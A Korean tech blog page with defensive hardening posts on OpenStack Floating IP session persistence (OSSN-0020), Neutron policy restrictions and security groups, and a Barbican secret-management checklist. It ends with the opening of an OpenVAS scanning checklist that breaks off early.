    이번 글은 2014년에 공개된 OpenStack Security Note OSSN-0020에서 다뤄진 Floating IP 분리 후 기존 NAT 연결이 살아남는 문제, 그리고 2022년 이후에도 논의된 특정 Floating IP 지정 시 외부 네트워크 게이트웨이 IP와 충돌할 수 있는 운영 리스크를 바탕으로 정리했어요. 즉, 새로운 미확인 이슈를 다루는 게 아니라, 실제로 문서화된 동작과 운영상 취약 지점을 기준으로 Floating IP 보안 전략을 재구성한 분석입니다.

    보안 그룹, Neutron 라우터, 외부 네트워크, 인스턴스 사이의 트래픽 흐름을 한눈에 보여주는 개요 이미지가 들어갈 자리입니다.

    1. 왜 이 이슈를 다시 봐야 하나요

    공식 보안 노트 OSSN-0020은 Neutron L3 agent 환경에서 Floating IP를 해제해도 이미 맺어진 연결(established connection)은 바로 끊기지 않을 수 있다고 설명해요. 쉽게 말해, 운영자는 “공인 IP를 떼었으니 외부 접근도 끝났다”고 생각했는데, 실제 세션은 계속 살아 있는 상황이 생길 수 있다는 뜻이거든요.

    이게 위험한 이유는 장애 대응이나 침해 대응 때 판단을 잘못하게 만들기 때문이에요. 예를 들어 외부에서 SSH가 붙어 있던 인스턴스에서 이상 행위가 발견돼서 Floating IP만 급하게 떼는 경우가 있잖아요. 저도 예전에 비슷하게 대응했다가, “어? 왜 세션이 안 죽지?” 하고 한참 봤던 적이 있어요. 나중에야 알았는데 보안 그룹 정책과 Floating IP 분리만으로 세션 종료가 보장되지 않는다는 게 핵심이었거든요.

    2. OpenStack 보안 그룹 취약점, 쉽게 말해 뭐가 문제인가요

    보안 그룹(Security Group)은 Neutron 포트에 붙는 가상 방화벽이에요. 기본적으로 Ingress(인그레스, 외부에서 안으로 들어오는 트래픽)는 막고, Egress(이그레스, 내부에서 바깥으로 나가는 트래픽)는 허용하는 구성이 많아요. 문서 기준으로도 보안 그룹은 포트 단위로 적용되고, 여러 그룹이 붙으면 룰은 가산적(additive)으로 합쳐진답니다.

    문제는 여기서 Floating IP가 끼어들 때 생겨요. Floating IP는 인스턴스 NIC에 공인 IP를 직접 꽂는 느낌이라기보다, 대개 Neutron 라우터의 NAT 경로를 통해 외부와 연결돼요. 그래서 정책을 바꿨다고 해서 이미 형성된 세션이 운영자가 기대하는 순간에 깔끔하게 정리되는 건 아닐 수 있다는 뜻이에요.

    정리하면 OpenStack 보안 그룹 취약점은 단순히 “룰이 뚫린다”가 아니라, 다음처럼 여러 층에서 나타나요:

    • 상태 기반 연결 잔존: Floating IP를 떼어도 기존 세션이 남을 수 있어요.
    • 과도한 권한: 특정 public IP를 사용자가 직접 지정하게 두면 외부 네트워크와 충돌 가능성이 생겨요.
    • 예외 기능 남용: allowed-address-pairs나 port_security 예외를 잘못 쓰면 정책 의미가 흐려져요.
    • 운영 착시: 콘솔에서 “분리됨”으로 보여도 실제 통신은 곧바로 끊기지 않을 수 있어요.

    3. 공식 문서 기준으로 봐야 할 핵심 포인트

    항목 확인된 사실 운영 의미
    OSSN-0020 Floating IP 분리 후 기존 NAT 연결이 남을 수 있음 침해 대응 시 FIP 분리만으로 종료 판단하면 위험
    보안 그룹 기본 동작 포트 단위 적용, 룰은 가산적 적용 인스턴스 단위로만 생각하면 누락이 생겨요
    Neutron 정책 create_floatingip:floating_ip_address 권한을 정책으로 제어 가능 특정 공인 IP 직접 지정 권한을 축소할 수 있어요
    Allowed Address Pairs 특정 조건에서 원격 그룹 기반 제한을 우회할 수 있다는 경고 존재 예외 기능은 최소화해야 해요
    정책 파일 형식 JSON 정책 파일은 deprecated, YAML 권장 하드닝 작업은 policy.yaml 기준으로 정리하는 게 안전해요

    제가 직접 문서랑 버그 토론을 다시 읽어보니, 많은 분이 “이게 CVE냐 아니냐”에만 집중하시더라고요. 근데 운영자 입장에서는 그보다 지금 내 클라우드에서 어떤 권한과 어떤 연결이 실제로 남느냐가 훨씬 중요해요. 특히 Floating IP 보안은 네트워크 설계, 테넌트 권한, 대응 절차를 같이 봐야 실수가 줄어들거든요.

    4. 실전 구현: Floating IP 보안 강화 체크리스트

    4-1. 현재 노출 범위부터 확인하기

    처음엔 화려한 정책부터 만지지 마시고, 현재 어떤 인스턴스가 외부로 열려 있는지부터 봐야 해요. 이 단계 건너뛰면 진짜 자주 꼬여요.

    openstack floating ip list
    openstack server list --long
    openstack port list --server <SERVER_NAME>
    openstack security group list
    openstack security group rule list <SECURITY_GROUP_NAME>

    여기서 확인할 건 세 가지예요:

    1. 어떤 인스턴스에 Floating IP가 붙어 있는지
    2. 해당 포트에 어떤 보안 그룹이 붙어 있는지
    3. 0.0.0.0/0 같은 광범위 Ingress 규칙이 있는지

    4-2. 보안 그룹을 최소 허용(Least Privilege)으로 다시 자르기

    SSH, HTTPS처럼 꼭 필요한 포트만 열고, 출발지 IP도 가능한 한 좁게 잡는 게 가장 실효성 있어요. 기본처럼 들리지만 체감 효과가 정말 크거든요.

    openstack security group create web-tight
    openstack security group rule create web-tight \
      --ingress --ethertype IPv4 --protocol tcp --dst-port 22 \
      --remote-ip 203.0.113.10/32
    openstack security group rule create web-tight \
      --ingress --ethertype IPv4 --protocol tcp --dst-port 443 \
      --remote-ip 0.0.0.0/0

    운영 환경이면 22번도 bastion host(배스천 호스트, 점프 서버) 대역으로 더 좁히는 걸 권해요. 저도 처음엔 귀찮아서 넓게 열었다가, 나중에 로그 뒤지면서 후회했거든요.

    Floating IP 보안 강화를 위한 OpenStack 보안 그룹 최소 허용 구성 다이어그램

    실전 구현 단계에서 보안 그룹을 최소 허용 형태로 재구성하는 흐름을 설명하는 이미지가 들어갈 자리입니다.

    4-3. 특정 Floating IP 직접 지정 권한 줄이기

    Neutron 정책 문서를 보면 create_floatingip:floating_ip_address 권한을 따로 제어할 수 있어요. 이게 중요한 이유가 있거든요. Launchpad에 2022년 등록된 논의에서는, 사용자가 특정 IP를 수동 지정할 때 외부 네트워크의 게이트웨이 IP와 같은 값을 요청할 수 있는 운영 리스크가 지적됐어요. 이건 문서상 “무조건 취약점”으로 확정된 CVE는 아니지만, 운영 사고로 번질 수 있는 위험한 설계 포인트가 맞아요.

    그래서 실무에서는 보통 임의의 공인 IP 지정 권한을 일반 사용자에게 열어두지 않는 쪽이 낫더라고요.

    # /etc/neutron/policy.yaml
    create_floatingip: "(rule:admin_only) or (role:member and project_id:%(project_id)s)"
    create_floatingip:floating_ip_address: "rule:admin_only"
    update_floatingip: "(rule:admin_only) or (role:member and project_id:%(project_id)s)"
    delete_floatingip: "(rule:admin_only) or (role:member and project_id:%(project_id)s)"

    이렇게 하면 일반 테넌트 사용자는 Floating IP 자체는 할당받되, 특정 공인 IP를 집어서 요청하는 행위는 막을 수 있어요. OpenStack 보안 강화 관점에서 생각보다 효과가 커요.

    4-4. 예외 기능 점검하기: Port Security와 Allowed Address Pairs

    여기서 많이 놓치는 게 Port Security(포트 보안)예요. 어떤 포트가 --disable-port-security 상태면 보안 그룹 기대치가 달라질 수 있거든요. 그리고 OpenStack API 문서에는 allowed-address-pairs를 특정 방식으로 쓰면, 같은 보안 그룹을 쓰는 포트들에 대해 source IP 제한 성격의 룰 우회가 가능하다는 경고도 있어요.

    openstack port show <PORT_ID> -f yaml
    openstack port list --long
    openstack port set --enable-port-security <PORT_ID>

    물론 실제 적용 전에는 LB(Load Balancer, 로드밸런서), VRRP, VIP 같은 예외 설계가 있는지 꼭 확인하셔야 해요. 이 부분 모르고 일괄 적용하면 서비스가 바로 흔들려요. 저도 HA 테스트하다가 VIP가 안 떠서 한참 봤던 기억이 있네요.

    4-5. 침해 대응 절차는 “FIP 분리”로 끝내지 않기

    이 부분이 제일 중요해요. OSSN-0020 기준으로는, Neutron L3 agent 환경에서 Floating IP를 분리해도 기존 연결이 남을 수 있거든요. 그러니까 의심 세션 차단이 목적이라면 절차를 이렇게 가져가야 한다는 뜻이에요:

    1. 인스턴스 상태 확인
    2. 필요 시 인스턴스 정지 또는 종료
    3. 그 다음 Floating IP 분리
    4. 재기동 후 필요한 보안 그룹만 재적용
    openstack server stop <SERVER_NAME>
    openstack server remove floating ip <SERVER_NAME> <FLOATING_IP>
    openstack server start <SERVER_NAME>

    환경에 따라 완전 종료 대신 격리 네트워크로 포트를 옮기는 방식도 쓰지만, 최소한 Floating IP만 떼고 끝났다 판단하는 건 위험해요.

    5. ⚠️ 실제 운영에서 자주 겪는 문제와 해결법

    • 문제 1: 보안 그룹 룰은 지웠는데 세션이 살아 있어요.
      해결: 기존 연결 추적 상태를 의심해야 해요. 긴급 대응이면 인스턴스 정지/격리까지 포함해 절차를 바꾸는 게 안전해요.
    • 문제 2: 특정 테넌트가 이상한 공인 IP를 요청해요.
      해결: create_floatingip:floating_ip_address 권한을 축소하고, 직접 지정 대신 자동 할당만 허용하세요.
    • 문제 3: 포트 보안 예외 때문에 정책 검증이 안 맞아요.
      해결: port_security_enabled, allowed_address_pairs, 보안 그룹 바인딩 상태를 같이 점검하세요.
    • 문제 4: “기본 보안 그룹이 있으니 괜찮겠지”라고 생각해요.
      해결: 기본 그룹은 출발점일 뿐이에요. 워크로드별 전용 그룹으로 분리하는 게 맞아요.

    혹시 이런 경험 있으신가요? 콘솔에는 아무 문제 없어 보이는데 실제 네트워크는 다르게 움직이는 상황이요. OpenStack 네트워킹은 특히 이런 “보이는 상태와 실제 데이터 플레인 상태의 차이”가 자주 나타나거든요.

    6. 검증: 강화 후 무엇을 확인해야 하나요

    설정하고 끝내면 안 돼요. 검증이 없으면 보안은 그냥 희망사항이거든요.

    openstack floating ip list --long
    openstack security group rule list web-tight
    openstack port show <PORT_ID> -f yaml
    openstack server show <SERVER_NAME>
    1. Floating IP가 정말 필요한 인스턴스에만 붙어 있는지 확인하세요.
    2. 보안 그룹 Ingress 규칙이 최소 범위인지 다시 봐요.
    3. Port Security가 예외 없이 켜져 있는지 점검해요.
    4. 의심 인스턴스는 FIP 제거 후 기존 세션이 끊겼는지 운영 절차로 검증하세요.

    추가로 가능하다면 FWaaS(Firewall-as-a-Service, 서비스형 방화벽)나 외부 방화벽 계층을 같이 두는 것도 좋아요. 보안 그룹만으로 모든 걸 해결하려고 하면 경계 보안이 얇아져요. 특히 클라우드 보안은 “한 겹 더”가 생각보다 큰 차이를 낸다고 느껴봤거든요.

    OpenStack 보안 그룹 취약점 대응 후 Floating IP 보안 검증 결과 대시보드

    적용 전후로 외부 노출 범위가 어떻게 줄었는지 보여주는 결과 검증 이미지가 들어갈 자리입니다.

    7. 운영 기준으로 정리하는 Floating IP 보안 원칙

    원칙 권장 여부 이유
    모든 VM에 Floating IP 부여 비권장 공격 표면이 불필요하게 넓어져요.
    특정 공인 IP 직접 지정 허용 제한 권장 외부 네트워크와 충돌할 여지를 줄일 수 있어요.
    보안 그룹 최소 허용 구성 강력 권장 실수 범위를 가장 확실하게 줄여요.
    Port Security 예외 최소화 강력 권장 정책 일관성이 깨지는 걸 막아요.
    침해 대응 시 인스턴스 정지 포함 권장 기존 연결 잔존 위험에 대응할 수 있어요.

    제가 직접 운영하면서 느낀 건, Floating IP 보안은 네트워크 팀 일만도 아니고, 클라우드 플랫폼 팀 일만도 아니라는 거예요. 권한 정책, 라우팅/NAT 동작, 테넌트 가이드, 대응 플레이북이 같이 맞물려야 드디어 안정된다는 느낌이 들어요. 드디어 됐다 싶을 때도 꼭 한 번 더 검증하는 게 좋거든요.

    8. 자주 묻는 질문과 마무리

    Q1. Floating IP를 떼면 외부 접근은 즉시 끝나는 것 아닌가요?

    그렇지 않아요. 최소한 OSSN-0020에서 설명된 Neutron L3 agent 동작 기준으로는 기존 연결이 남을 수 있거든요.

    Q2. 이 이슈가 곧바로 최신 CVE라는 뜻인가요?

    그건 아니에요. 이 글은 공식 보안 노트와 문서화된 동작, 그리고 운영상 재현 가능한 위험 지점을 분석한 글이거든요.

    Q3. 가장 먼저 적용할 한 가지는 뭔가요?

    제라면 특정 Floating IP 직접 지정 권한 제한과 0.0.0.0/0 Ingress 축소부터 하겠어요. 체감 효과가 정말 커요.

    OpenStack 보안 그룹 취약점과 Floating IP 보안 대응 전략 요약 인포그래픽

    보안 그룹 최소 허용, 정책 권한 제한, 포트 보안 점검, 대응 절차 개선을 요약한 인포그래픽이 들어갈 자리입니다.

    정리해보면, OpenStack 보안 그룹 취약점을 볼 때 핵심은 “보안 그룹 룰이 있느냐”가 아니라 “그 룰이 실제 연결 종료와 권한 통제까지 보장하느냐”예요. Floating IP는 정말 편해요. 근데 편한 만큼 공격 표면도 넓어지거든요. 이번 기회에 외부 노출 인스턴스 목록, 보안 그룹 예외, policy.yaml 권한까지 한 번에 점검해보시면 좋겠어요.

    다음 글에서는 OpenStack 보안 강화 관점에서 RBAC(Role-Based Access Control, 역할 기반 접근 제어)와 프로젝트별 네트워크 분리 전략도 이어서 다뤄볼 계획이에요. 이전 글에서 다뤘던 bastion 구조와 함께 보시면 더 이해가 잘 될 겁니다.

  • [OpenStack] OpenStack Barbican 보안: 민감 데이터 관리 체크리스트

    [OpenStack] OpenStack Barbican 보안: 민감 데이터 관리 체크리스트

    OpenStack Barbican 보안: 민감 데이터 관리 체크리스트

    OpenStack Barbican 보안은 생각보다 뒤로 밀리기 쉽더라고요. 처음에는 VM, 네트워크, 스토리지부터 안정화하느라 바쁘고, 비밀번호나 인증서 같은 민감 데이터는 환경 변수나 설정 파일로 잠깐 버티는 경우가 많습니다. 그런데 운영 기간이 길어질수록 이런 방식은 거의 반드시 문제를 만듭니다. 누가 어떤 Secret(시크릿, 민감 정보)을 만들었는지 추적이 안 되고, 권한이 넓게 퍼지고, 백업 파일이나 로그에 값이 섞여 들어가기도 하거든요. 그래서 핵심은 민감 데이터를 서비스 밖으로 분리하고 중앙에서 통제하는 것입니다. 이번 글에서는 실제 운영 전에 꼭 점검할 체크리스트를 중심으로 정리해보겠습니다.

    특히 OpenStack 키 관리가 필요한 환경, 인증서와 API 키를 여러 서비스가 나눠 쓰는 환경, 그리고 감사 로그까지 챙겨야 하는 팀이라면 이 체크리스트가 꽤 실용적입니다. 실제로 해보면 Barbican 자체를 띄우는 것보다 주변 권한 설계, 네트워크 경계, 백엔드 보안 구성이 더 중요하더라고요.

    Barbican이 Keystone(키스톤, 인증), API, Secret Store(시크릿 저장소), 데이터베이스, 백엔드 키 관리 계층과 어떻게 연결되는지 한눈에 보여주는 개요 이미지가 들어갈 자리입니다.

    1. 왜 OpenStack Barbican 보안이 중요한가

    Barbican은 단순한 비밀번호 보관함이 아닙니다. OpenStack 환경 전반에서 비밀번호, TLS 인증서, 대칭키, 개인키 같은 비밀 정보의 저장과 접근 제어를 담당하는 키 관리 서비스에 가깝습니다. OpenStack 공식 문서에서도 Barbican은 기본 시크릿 저장 서비스로 설명되고, Keystone 토큰과 정책 기반 접근 제어를 함께 사용합니다.

    중요한 점은 Barbican을 도입했다고 바로 안전해지지는 않는다는 겁니다. 중앙 집중형 서비스라서 설정이 느슨하면 위험도 같이 중앙 집중화됩니다. 그래서 클라우드 보안 체크리스트 관점으로 접근해야 합니다. 저장소 암호화, API 접근 통제, 전송 구간 TLS, 감사 로그, 키 순환(rotation)을 같이 봐야 운영에서 덜 흔들립니다.

    2. Barbican 핵심 개념, 쉽게 정리해보면

    처음에는 용어가 많아 보여도 구조를 단순하게 보면 금방 감이 옵니다.

    • Secret(시크릿): 비밀번호, 토큰, 인증서 같은 민감 데이터 본문입니다.
    • Container(컨테이너): 여러 Secret을 묶는 논리적 그룹입니다. 인증서, 개인키, 체인 인증서를 한 세트로 관리할 때 특히 편합니다.
    • Consumer(컨슈머): 어떤 서비스가 해당 Secret을 사용하는지 연결 정보를 남기는 개념입니다.
    • Policy(정책): 누가 생성, 조회, 삭제할 수 있는지 정의하는 접근 제어 규칙입니다.
    • Backend(백엔드): 실제 키 관리 장치나 저장소 계층입니다. 소프트웨어 기반 저장소일 수도 있고, HSM(Hardware Security Module, 하드웨어 보안 모듈)이나 외부 연동형 키 관리 백엔드일 수도 있습니다.

    운영에서 자주 헷갈리는 부분은 이것입니다. Barbican은 보안 기능의 끝이 아니라 연결점이라는 점이죠. Keystone, TLS 인증서, 데이터베이스 보호, 백업 정책이 같이 맞물려야 진짜 효과가 납니다.

    3. OpenStack 키 관리 시작 전 체크리스트

    배포 전에 아래 항목만 제대로 확인해도 사고 확률이 꽤 줄어듭니다.

    1. API 엔드포인트를 TLS로 보호했는지 확인합니다.
    2. Keystone 프로젝트와 역할(Role)이 최소 권한으로 설계되었는지 점검합니다.
    3. 관리 네트워크와 사용자 접근 네트워크를 분리했는지 봅니다.
    4. 데이터베이스 접근 계정이 Barbican 전용인지 확인합니다.
    5. 백엔드 저장소 암호화가 활성화되어 있는지 확인합니다.
    6. 감사 로그와 API 로그가 중앙 수집되는지 점검합니다.
    7. Secret 수명주기, 즉 생성, 사용, 폐기, 순환 주기가 문서화되어 있는지 확인합니다.
    8. 백업본에 민감 데이터가 평문으로 남지 않는지 체크합니다.

    이 부분은 정말 많이 놓칩니다. Barbican 안쪽만 단단하게 만들고, 백업 스냅샷이나 운영 스크립트에 시크릿이 그대로 남아 있는 경우가 있거든요. 로그 확인하다가 테스트용 토큰이 남아 있는 걸 뒤늦게 발견하면 식은땀이 납니다.

    4. 실전 구현: Secret 저장과 접근 흐름 점검

    이제 실전 쪽으로 가보겠습니다. 아래 예시는 OpenStack CLI 기준의 기본 흐름입니다. 환경마다 옵션은 조금 다를 수 있지만, 점검 포인트는 거의 같습니다. 특히 예시에서는 실제 운영 비밀번호를 명령줄에 직접 넣지 않는 쪽으로 바꿨습니다. 터미널 히스토리와 운영 문서에 값이 남는 걸 줄이려면 이 습관이 꽤 중요합니다.

    4-1. OpenStack 인증 환경 준비

    export OS_AUTH_URL=https://keystone.example.com:5000/v3
    export OS_USERNAME=barbican-auditor
    export OS_PASSWORD='REPLACE_ME'
    export OS_PROJECT_NAME=security
    export OS_USER_DOMAIN_NAME=Default
    export OS_PROJECT_DOMAIN_NAME=Default
    export OS_IDENTITY_API_VERSION=3
    

    여기서 첫 번째 체크 포인트는 운영용 관리자 계정을 그대로 쓰지 않는 것입니다. 읽기 전용 점검 계정, 운영 계정, 자동화 계정을 나누는 게 좋습니다. 조금 번거로워도 나중에 감사 추적할 때 차이가 확실히 납니다.

    4-2. Secret 저장 테스트

    openstack secret store \
      --name db-password \
      --file ./db-password.txt \
      --payload-content-type text/plain
    

    테스트용 시크릿을 저장해봅니다. 공식 CLI 문서 기준으로 --payload를 쓸 때는 --payload-content-type가 필요하고, 운영에서는 평문 값을 명령줄에 직접 남기지 않는 편이 더 안전합니다. 이거 작은 습관 같아도 나중에 로그나 히스토리 정리할 때 꽤 편하더라고요.

    4-3. 저장 결과 확인

    openstack secret list --name db-password
    
    openstack secret get --payload https://barbican.example.com/v1/secrets/REPLACE_WITH_SECRET_HREF
    

    여기서 중요한 포인트가 하나 있습니다. openstack secret get은 이름이 아니라 Secret URI를 인자로 받습니다. 이 부분을 헷갈려서 db-password 같은 이름을 바로 넣는 경우가 있는데, 실제 점검에서는 목록에서 Secret href를 확인한 뒤 조회해야 합니다. 또, 의도하지 않은 프로젝트에서 동일 리소스가 보이지 않는지도 꼭 확인해야 합니다. OpenStack Barbican 보안에서 흔한 실수 중 하나가 프로젝트 경계를 느슨하게 가져가는 거거든요.

    OpenStack Barbican 보안에서 프로젝트 권한 분리를 설명하는 구성도

    시크릿 생성, 프로젝트별 권한 분리, 운영 계정과 감사 계정의 역할 차이를 설명하는 구성 이미지가 들어갈 자리입니다.

    4-4. 컨테이너와 인증서 묶음 관리 예시

    TLS 인증서 체인을 다룰 때는 Secret 하나로 끝나지 않는 경우가 많습니다. 인증서, 개인키, 체인 파일을 묶어서 관리하는 구조를 설계해야 하죠. 이럴 때 Container 개념이 꽤 유용합니다.

    대상 Barbican에 저장할 항목 운영 체크 포인트
    웹 API TLS 서버 인증서, 개인키, 체인 인증서 만료일 점검, 교체 절차 문서화
    애플리케이션 비밀번호 DB 계정 정보, API 토큰 순환 주기, 접근 계정 최소화
    서비스 간 암호화 대칭키 또는 참조 정보 배포 자동화와 연계 여부

    이런 식으로 민감 데이터 보호 범위를 유형별로 나눠서 관리하면 운영이 훨씬 깔끔해집니다.

    5. 보안 강화 체크리스트: 운영에서 꼭 봐야 할 항목

    이 섹션은 실제 점검표처럼 그대로 써도 될 만한 내용입니다. 새 환경을 열 때마다 거의 같은 항목을 다시 확인하게 되더라고요.

    5-1. 네트워크와 전송 구간

    • Public API를 외부에 직접 노출하지 않았는지 확인합니다.
    • TLS 인증서 체인이 올바르게 구성되었는지 점검합니다.
    • 로드밸런서와 프록시 뒤에 둘 경우 원본 클라이언트 추적 로그가 남는지 확인합니다.
    • 관리 네트워크 접근 제어를 보안 그룹과 방화벽 양쪽에서 점검합니다.

    5-2. 인증과 권한

    • Keystone 역할(Role)을 세분화합니다.
    • 서비스 계정과 사용자 계정을 분리합니다.
    • 공용 프로젝트에 시크릿을 몰아넣지 않습니다.
    • 삭제 권한과 조회 권한을 분리할 수 있으면 분리합니다.

    5-3. 저장소와 백엔드

    • 백엔드가 소프트웨어 저장소인지, 외부 연동형 KMS/HSM인지 명확히 구분합니다.
    • 데이터베이스 백업본이 암호화되는지 확인합니다.
    • 운영체제 디스크 암호화와 파일 권한을 같이 점검합니다.
    • 교체 주기(rotation)를 사람 기억에 맡기지 말고 일정화합니다.

    5-4. 로그와 감사 추적

    • 누가 Secret을 만들고 조회했는지 추적 가능한지 확인합니다.
    • 민감 값 자체가 로그에 남지 않도록 마스킹 정책을 점검합니다.
    • 실패한 인증 시도와 비정상 접근 패턴을 중앙 로그에서 볼 수 있어야 합니다.

    접근은 막았는데 로그에 payload가 찍혀서 의미가 없어지는 경우가 있습니다. 이거 진짜 허무합니다. OpenStack 키 관리는 저장만이 아니라 흔적 관리까지 포함이라고 봐야 합니다.

    6. 설정 예시: 운영 문서에 넣기 좋은 체크 항목

    아래처럼 운영 표준 문서에 넣을 수 있는 형태로 남겨두면 좋습니다.

    barbican_security_checklist:
      api_tls:
        enabled: true
        certificate_chain_verified: true
      identity:
        dedicated_service_accounts: true
        least_privilege_roles: true
      storage:
        encrypted_backup: true
        restricted_db_access: true
      audit:
        api_access_logging: true
        secret_payload_logging: false
      operations:
        rotation_policy_defined: true
        orphan_secret_review: monthly
    

    이 문서는 예쁘게 만드는 게 목적이 아닙니다. 누가 봐도 같은 기준으로 점검할 수 있게 만드는 것이 핵심이죠. 팀 문서 정리할 때 이런 형태가 가장 오래 살아남더라고요.

    OpenStack 키 관리 운영 체크리스트와 자동화 파이프라인 이미지

    YAML 기반 점검표, 배포 자동화, 감사 로그 수집이 어떻게 연결되는지 보여주는 이미지가 들어갈 자리입니다.

    7. 트러블슈팅: 운영에서 자주 겪는 문제

    Barbican은 올렸는데 기대한 만큼 바로 매끄럽게 굴러가지는 않을 때가 있습니다. 특히 권한과 복구 쪽에서 문제가 자주 나오더라고요.

    7-1. Secret은 저장되는데 서비스 연동이 안 되는 경우

    원인은 대개 권한 문제였습니다. 저장 자체는 되는데 실제 사용하는 서비스 계정이 읽지 못하는 거죠. 해결도 결국 권한 설계였습니다. 어떤 프로젝트에서 생성했고, 누가 읽어야 하는지를 다시 분리해서 맞추는 게 핵심입니다.

    7-2. 운영자는 보이는데 자동화 계정은 실패하는 경우

    이건 RC 파일이나 토큰 스코프(scope, 권한 범위) 문제가 많았습니다. 관리자 세션으로는 다 되니까 더 헷갈립니다. 실제 자동화 계정으로 같은 명령을 재현해보면 원인이 비교적 빨리 드러납니다.

    7-3. 백업은 멀쩡한데 복구 후 접근 오류가 나는 경우

    백엔드 키 관리 계층과 DB 상태가 같이 맞아야 하는데, 일부만 복구하면 접근 오류가 납니다. 그래서 복구 리허설이 정말 중요합니다. 백업 성공 메시지보다 복구 후 Secret을 실제로 조회할 수 있는지가 더 중요하거든요.

    7-4. 오래된 시크릿이 계속 남아 있는 경우

    운영하다 보면 애플리케이션은 교체됐는데 예전 Secret은 삭제되지 않는 경우가 많습니다. 이건 보안 문제이자 관리 비용 문제입니다. 월 1회라도 고아 시크릿(orphan secret) 점검을 권장합니다.

    openstack secret list --long
    

    이 명령으로 목록을 보면서 생성 시점, 상태, 설명 규칙이 일관적인지 같이 보시면 좋습니다. 이름 규칙이 없으면 나중에 진짜 힘들어집니다.

    8. 검증과 결과 확인: 무엇을 보면 잘 구성된 걸까

    단순히 시크릿 저장이 성공했다고 끝은 아닙니다. 운영 기준으로는 아래 조건이 맞아야 합격이라고 보는 편이 더 현실적입니다.

    1. 일반 사용자 계정은 다른 프로젝트의 시크릿을 볼 수 없습니다.
    2. 서비스 계정은 필요한 시크릿만 읽을 수 있습니다.
    3. API 호출이 TLS로 보호됩니다.
    4. 로그에는 접근 이벤트가 남지만 민감한 payload는 직접 남지 않습니다.
    5. 백업과 복구 테스트 후에도 시크릿 접근이 정상 동작합니다.
    6. 교체 대상 시크릿 목록과 일정이 문서화되어 있습니다.

    검증용으로는 기능 테스트와 권한 테스트를 분리해서 보는 게 좋습니다. 운영자 계정으로 성공하는지, 서비스 계정으로도 의도대로 되는지, 권한 없는 계정은 확실히 실패하는지를 각각 봐야 합니다. 이게 OpenStack Barbican 보안 점검의 핵심입니다.

    OpenStack Barbican 보안 검증 결과와 접근 로그 시각화

    정상 접근, 권한 거부, 감사 로그 기록 상태를 비교해서 보여주는 검증 결과 이미지가 들어갈 자리입니다.

    9. 정리: 민감 데이터 보호는 기능보다 운영이 더 중요합니다

    정리해보면, Barbican은 굉장히 유용한 서비스입니다. 다만 Barbican 활용의 포인트는 기능을 켜는 데 있지 않고 운영 기준을 만드는 데 있습니다. 누가 만들고, 누가 읽고, 언제 바꾸고, 어디에 기록되는지까지 정리돼 있어야 비로소 안전해집니다. 처음엔 설정 몇 줄이면 끝날 것 같아도, 실제로는 권한 설계와 검증 시나리오를 만드는 데 시간이 더 들더라고요. 그런데 그 시간을 아끼면 나중에 더 크게 돌아옵니다.

    다음 글에서는 Barbican을 다른 OpenStack 서비스와 연계할 때 무엇을 더 신경 써야 하는지 다뤄보겠습니다. 이전에 정리한 Keystone 권한 설계 글과 함께 보면 흐름을 잡는 데 더 도움이 됩니다.

    핵심 점검 항목, 우선순위, 다음 단계 작업을 요약한 인포그래픽 이미지가 들어갈 자리입니다.

    10. FAQ: 현장에서 자주 나오는 질문

    Q1. Barbican만 도입하면 민감 데이터 보호가 끝나나요?

    아닙니다. 민감 데이터 보호는 저장, 전송, 권한, 로그, 백업, 복구까지 같이 봐야 합니다.

    Q2. 소규모 환경에서도 꼭 필요할까요?

    네. 규모보다도 비밀번호와 인증서를 여러 시스템이 나눠 쓰는 순간 필요성이 커집니다. 홈랩에서도 한 번 구조를 잡아두면 훨씬 편합니다.

    Q3. 가장 먼저 점검할 한 가지를 꼽자면?

    우선순위 하나만 고르라면 최소 권한(least privilege, 최소 권한 원칙)입니다. 저장소가 안전해도 접근 권한이 넓으면 효과가 크게 줄어듭니다.

  • [보안] OpenVAS 활용 취약점 스캔 효율성 높이는 10가지 체크리스트

    [보안] OpenVAS 활용 취약점 스캔 효율성 높이는 10가지 체크리스트

    OpenVAS 활용 취약점 스캔 효율성 높이는 10가지 체크리스트

    OpenVAS 활용 이야기를 하면 생각보다 많은 분들이 비슷한 고민을 하시더라고요. 분명 취약점 스캔은 돌렸는데 결과가 너무 많아서 뭘 먼저 봐야 할지 모르겠고, 반대로 꼭 잡아야 할 이슈는 놓치는 경우도 있습니다. 저도 홈랩과 사내 테스트망에서 GVM(Greenbone Vulnerability Management, 그린본 취약점 관리)을 만지기 시작했을 때 딱 그랬습니다. 스캔은 도는데 성능은 답답하고, 결과는 많은데 우선순위는 안 보이고, 인증 스캔(Authenticated Scan, 계정 기반 점검)은 왜 이렇게 손이 많이 가나 싶었거든요. 그래서 오늘은 OpenVAS 활용 관점에서, 실제 운영 전에 꼭 챙겨야 할 체크리스트 10가지를 경험 기반으로 정리해보겠습니다.

    이 글은 제품 홍보용이 아니라, 취약점 스캔을 조금 더 현실적으로 잘 굴리기 위한 실전 메모에 가깝습니다. 특히 GVM으로 보안 점검을 자동화하려는 분, 내부 자산이 늘면서 네트워크 취약점 관리가 버거워진 분께 도움이 될 겁니다.

    OpenVAS 활용 전체 아키텍처와 GVM 구성요소를 보여주는 다이어그램

    OpenVAS 활용 흐름을 한눈에 볼 수 있도록, 스캐너와 매니저, 웹 UI, 대상 자산 관계를 정리한 개요 이미지입니다.

    1. 왜 OpenVAS 활용에서 효율이 갈리는가

    쉽게 말해 OpenVAS는 스캔 엔진만 잘 켠다고 끝나는 도구가 아닙니다. 어떤 자산을, 어떤 방식으로, 어느 시간대에, 어떤 계정으로, 어떤 정책으로 스캔하느냐에 따라 결과 품질이 완전히 달라집니다. 처음엔 이게 뭔가 싶었는데, 실제로 써보니까 스캔 정확도보다 먼저 스캔 설계가 중요하더라고요.

    제가 직접 해보니 가장 흔한 실패 패턴은 이렇습니다. 전 대역을 한 번에 돌린다, 인증 정보 없이 깊은 점검을 기대한다, 결과를 CSV로만 뽑아두고 안 본다, 그리고 다음 달에 또 같은 경고를 받습니다. 이 루프를 끊으려면 처음부터 체크리스트 기반으로 접근하는 게 훨씬 낫습니다.

    2. GVM과 OpenVAS 개념, 헷갈리는 부분부터 정리

    여기서 많이 헷갈리시는 포인트가 있더라고요. OpenVAS는 보통 취약점 스캐너를 가리키는 이름으로 많이 쓰이고, GVM은 이를 포함한 관리 프레임워크 전체를 뜻하는 경우가 많습니다. 쉽게 말해 OpenVAS가 엔진 쪽 느낌이라면, GVM은 스캔 관리, 결과 저장, 웹 인터페이스까지 묶어서 보는 그림에 가깝습니다.

    구분 역할 실무에서 보는 포인트
    OpenVAS 취약점 탐지 스캐너 포트, 서비스, 취약점 탐지 품질에 직접 영향
